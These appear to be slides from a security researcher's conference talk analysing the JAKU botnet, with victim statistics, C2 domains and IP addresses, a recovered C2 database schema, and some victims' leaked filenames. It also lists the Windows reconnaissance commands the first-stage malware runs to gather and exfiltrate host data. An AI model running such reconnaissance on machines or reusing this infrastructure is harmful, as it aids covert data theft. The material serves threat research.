



JAKU – Analysis of a Botnet Campaign ICANN56

Andy Settle

Head of Special Investigations
Forcepoint Security Labs

ANDY SETTLE - HEAD OF SPECIAL INVESTIGATIONS

❖ Previously:

- **Thales UK** – Head of UK Cyber Security Practice
- **Raytheon UK** – Chief Cyber Security Consultant
- 25+ Years Independent Consultant. Clients including:
 - UK Government – **Home Office, Ministry of Defence, Cabinet Office, Foreign and Commonwealth Office**
 - **NATO**
 - **BT, Citibank, IBM, Fujitsu Defence**
 - **.GG & .JE ccTLDs**

❖ Also:

- Advisor to UK Government as a member of the **CPNI** Security Researcher's Information Exchange
- Serving **British Army Officer** (Reserves)
- Member of the **Chartered Management Institute**
- Member of the **British Computer Society**
- Assessor to UK **Cyber Security Challenge**
- Registered UK Schools **STEM Ambassador**

❖ Buzzwords:

- Network Security, Information Assurance, Threat Intelligence, Penetration Testing, Vulnerability Assessments, Intrusion Detection, DNS, Unix, Linux, C, C++, Perl, Software Engineering, Banjo, Harmonica



PUBLIC HEALTH WARNING

MAY CONTAIN OPINIONS

JAKU- Episode I

First stage malware and making your own luck



봇넷 활동 분석
정보 및 수치 FORCEPOINT™
SECURITY LABS™

JAKU 피해 상위 5개국



평균 체류 시간: 93일
최대 체류 시간: 348일

피해자 위치:

전 세계
(일본, 대한민국과 중국에서 눈에 띄는 클러스터링)

웨어드 전달 경로:

감염된 BITTORRENT 사이트에 노출, 라이선스가 없는 소프트웨어의 사용과 와레즈(WAREZ) 소프트웨어 다운로드

멀웨어 유형:
다단계 추적과 데이터 탈취 멀웨어

명령 및 제어 서버 위치:

말레이시아, 태국과 싱가포르

JAKU 피해자가 위치한 국가 수

134

고유 피해자 수

19k

현재까지의 조사 기간:

6개월

사용한 회피 기법:

암호화, 스텔라노그래피, 허위 파일 형식, 스켈스 삽입, 백스 엔진 방지 (및 기타)

JAKU

봇넷 캠페인의 분석
실態と数字 FORCEPOINT™
SECURITY LABS™

国別 JAKU 被害上位 5 位



平均滞留時間: 93日
最長滞留時間: 348日

被害者の所在地:

世界各地
(日本と韓国、中国に大半が集中)

ペイロードの配信方法:

侵害された BITTORRENT サイト、ライセンス許諾のないソフトウェアの使用、WAREZ 소프트웨어의 다운로드

マルウェアタイプ:
多層追跡 およびデータ不正転送マルウェア

コマンド・マレーシア

コントロール 서버の場所: **およびタイ、シンガポール**

JAKU 被害者が存在する国の数

134

被害者総数

19,000

現時点での調査期間:

6か月



使用される回避テクニック:

暗号化, ステガノグラフィ, 偽のファイルタイプ, ステルス攻撃, アンチウイルスエンジン検出, その他

JAKU

JAKU

SO WHAT? – PIVOTING AND MAKING YOUR OWN LUCK



PASSIVE DNS

bbsbox.strangled.net
benz.strangled.net
benz.wikaba.com
blog3.serveblog.net
boardchk.strangled.net
brownny.ddns.net
combiz.user32.com
cometome.yourtrap.com
comix.mornor.com
cpanel.epismile.com.sg
cpanel.hash-tech.com
cpanel.roborobo.com.sg
cutemini.sexidude.com
decrypt.dnsd.info
decrypt.effers.com
decrypt.info.tm
dns53.ignorelist.com
file2.strangled.net
forum.bbsindex.com

forum.serveblog.net
ftp.mornor.com
mail.mailserverthai.com
mail.mornor.com
mailserverthai.com
minicooper.chickenkiller.com
minicooper.ddns.com
mob-adv.com
mor1.vps-leo.com
mor2.vps-roc.com
mornor.com
mornor.net
movie.flnet.org
movieadd.mooco.com
myforum.info.tm
ns1.thefince.com
ns2.thefince.com
pic.ezua.com
pic.zzux.com

pic3.mooco.com
sign.neon.org
sweetbrownny.mooco.com
torrent.dnsd.info
torrent.dtdns.net
torrent.gotgeeks.com
torrent.serveblog.net
torrent1.coza.ro
torrent1.flnet.org
torrent3.bbsindex.com
torrentfiles.ddns.net
webmail.mailserverthai.com
winchk.bbsindex.com
www.bbsupdates.comxa.com
www.comix.mornor.com
www.mailserverthai.com
www.mob-adv.com
www.mornor.com
www.thefince.com

LOOKING FOR UNUSUAL THINGS...



```
Index of /img
Last modified      Size  Description
-----
[DIR] Parent Directory
[IMG] near.jpg      09-Dec-2015 19:59  451M

Apache/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/1.0.0c PHP/5.3.8 mod_apreq2-20090110/2.7.1 mod_perl/2.0.5
Perl/v5.10.1 Server at pic3.mo00.com Port 80
```

...SEEK, AND YE SHALL FIND?

```
$ file near.jpg  
near.jpg: SQLite 2.x database
```

```
$ sqlite near.jpg .schema  
CREATE TABLE child (uid TEXT PRIMARY KEY, version REAL, pip TEXT, info TEXT,  
infouptime INTEGER, iplist TEXT, instime INTEGER, lasttime INTEGER, downfile  
TEXT, downver REAL);  
CREATE TABLE dist2 (id INTEGER PRIMARY KEY, pubdownfile TEXT, pubdownver REAL,  
pubdowncnt INTEGER, pridownfile TEXT, pridownver REAL, pridowncnt INTEGER);  
CREATE TABLE history (id INTEGER PRIMARY KEY, uid TEXT, ctime INTEGER);  
CREATE TABLE tvdist (id INTEGER PRIMARY KEY, tvdownfile TEXT, tvdownver REAL,  
tvdowncnt INTEGER);  
CREATE INDEX idx_instime ON child(instime);  
CREATE INDEX idx_lasttime ON child(lasttime);  
CREATE INDEX idx_version ON child(version);
```

DOCUMENTING THE FINDINGS

COLUMN	DESCRIPTION
UID	A unique identifier of the victim. This allows the C2 server to track victims if and when their IP address changes.
VERSION	A unique identifier for the version of the malware on the victim machine.
PIP	The public IP address of the victim. This is updated as and when the victim machines external IP address changes.
INFO	The details gathered by the malware from the victim machine.
INFOUPTIME	The date/time that the INFO field was updated in the database. Believed to be the data/time on the C2 server.
IPLIST	A list of IP addresses from all the victim machines network interfaces.
INSTIME	The date/time that the malware was originally installed on the victim machine.
LASTTIME	The date/time of the last beacon received by the C2 server from the malware on the victim machine.

EXAMPLE DATA - PROCESSES AND FILENAMES

Image Name	PID	Services
===== System Idle Process	0	N/A
System	4	N/A
smss.exe	232	N/A
...		
winlogon.exe	456	N/A
services.exe	500	N/A
lsass.exe	516	KeyIso, SamSs
lsm.exe	524	N/A
svchost.exe	636	DcomLaunch, PlugPlay, Power
svchost.exe	708	RpcEptMapper, RpcSs
...		
explorer.exe	2348	N/A
hpwuschd2.exe	2448	N/A
HPStatusAlerts.exe	2464	N/A
Skype.exe	2488	N/A
SSScheduler.exe	2504	N/A
SearchIndexer.exe	3132	WSearch
chrome.exe	3416	N/A
svchost.exe	3440	FontCache, SSDPSRV, upnphost
...		
chrome.exe	4028	N/A
chrome.exe	2248	N/A
svchost.exe	2560	WinDefend
...		
taskeng.exe	608	N/A
Services.exe	1408	N/A
WmiPrvSE.exe	2176	N/A
WmiPrvSE.exe	3088	N/A
TrustedInstaller.exe	3832	TrustedInstaller
TVC15.exe	3780	N/A
conhost.exe	3284	N/A
tasklist.exe	2872	N/A

亞裔美少女被老外狂騷B各種姿勢狂幹加口暴指插肛門高清超長視頻
出租房露臉干成都騷貨
國內騷妻艷舞自拍好身材扭的真風騷扭玩再吹簫真刺激超清

Hollywood Sex Wars.2013.720p.KOR.HDRip.H264-KTH
Honeycam 2015-09-24 23-57-13
Hotaru.No.Hikari.The.Movie.2012.JAP.BDRip.x264.AC3- ADiOS
Hotel.Transylvania.2012.1080p.BluRay.H264.AAC-RARBG
House.of.Tolerance.201.KORSUB.x264.AC3-ADiOS

KWANGHO **Passport**
NOORI **Passport**
passport ID.pdf
Astaneh **Passport**.pdf
Passport Goudarzi.png
Passport Rastegar.jpg
Passport Taghizadeh.pdf
Passport Taheri.jpg
PASSPORT LEEJAEYOUNG.jpg
Ling Yok Ung **Passport**
My **Passport** (F)

2015 **DPRK** Funding with comments **DPRK** 260615.doc
Color coded **DPRK** Proposal to ***** 2016 - 2018-DM
DPRK DL workshop programme DAY One.docx
DPRK 2016 funding Analysis Mar 2016.xlsx


FIRST STAGE - WHAT INFORMATION IS EXFILTRATED?

```
systeminfo
net use
net user
tasklist /svc
netstat -ano
dir "%USERPROFILE%\Recent"
dir "%APPDATA%\Microsoft\Windows\Recent"
dir /s/b "%USERPROFILE%\Favorites"
```


PIVOTING VIA WHAT WE NOW KNOW

C2	IP	ASN	VICTIMS
BLACK-SAPHARUS	101.99.68.5	AS45839 PIRADIUS NET	5153
BLUE-MONKEY	43.252.36.195	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	3925
BROWN-COOPER	103.13.229.20	AS23884 Proimage Engineering and Communication Co.,Ltd.	1184
GREEN-SOUNDFIX	27.254.44.207	AS9891 CS LOXINFO Public Company Limited.	327
GREY-THAI	202.142.223.144	AS7654 Internet Solution & Service Provider Co., Ltd.	3005
ORANGE-HOWL	27.254.96.222	AS9891 CS LOXINFO Public Company Limited.	4204
PINK-COW	27.254.55.23	AS9891 CS LOXINFO Public Company Limited.	2242
RED-RACCOON	██████████	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	10
RED-RACCOON	██████████	AS24218 Global Transit Communications - Malaysia	17
RED-RACCOON	██████████	AS23884 Proimage Engineering and Communication Co.,Ltd.	10
VIOLET-FOX	27.254.96.223	AS9891 CS LOXINFO Public Company Limited.	1187
YELLOW-BOA	202.150.220.93	AS38001 NewMedia Express Pte Ltd. Singapore Web Hosting Service Provider	3236

DATA LOCATIONS & VICTIM COUNT




TOTAL NUMBER OF VICTIMS PER SERVER




WHAT DO WE KNOW ABOUT THE VICTIMS?


Victims Countries




Victim Languages



VICTIMS LOCATIONS – AMERICAS & EMEA



VICTIMS LOCATIONS – KOREA & JAPAN



POISONED BITTORRENTS

Poisoned Files

- **mario-gun.exe**
- DjVuSolo3.1-noncom.exe
- fp801.exe
- driver_booster_setup.exe
- uiso9_pe.exe
- K-Lite_Codec_Pack_1120_Basic.exe
- Wextract
- winrar-x64-500.exe
- wrar500.exe
- pcsx2.exe



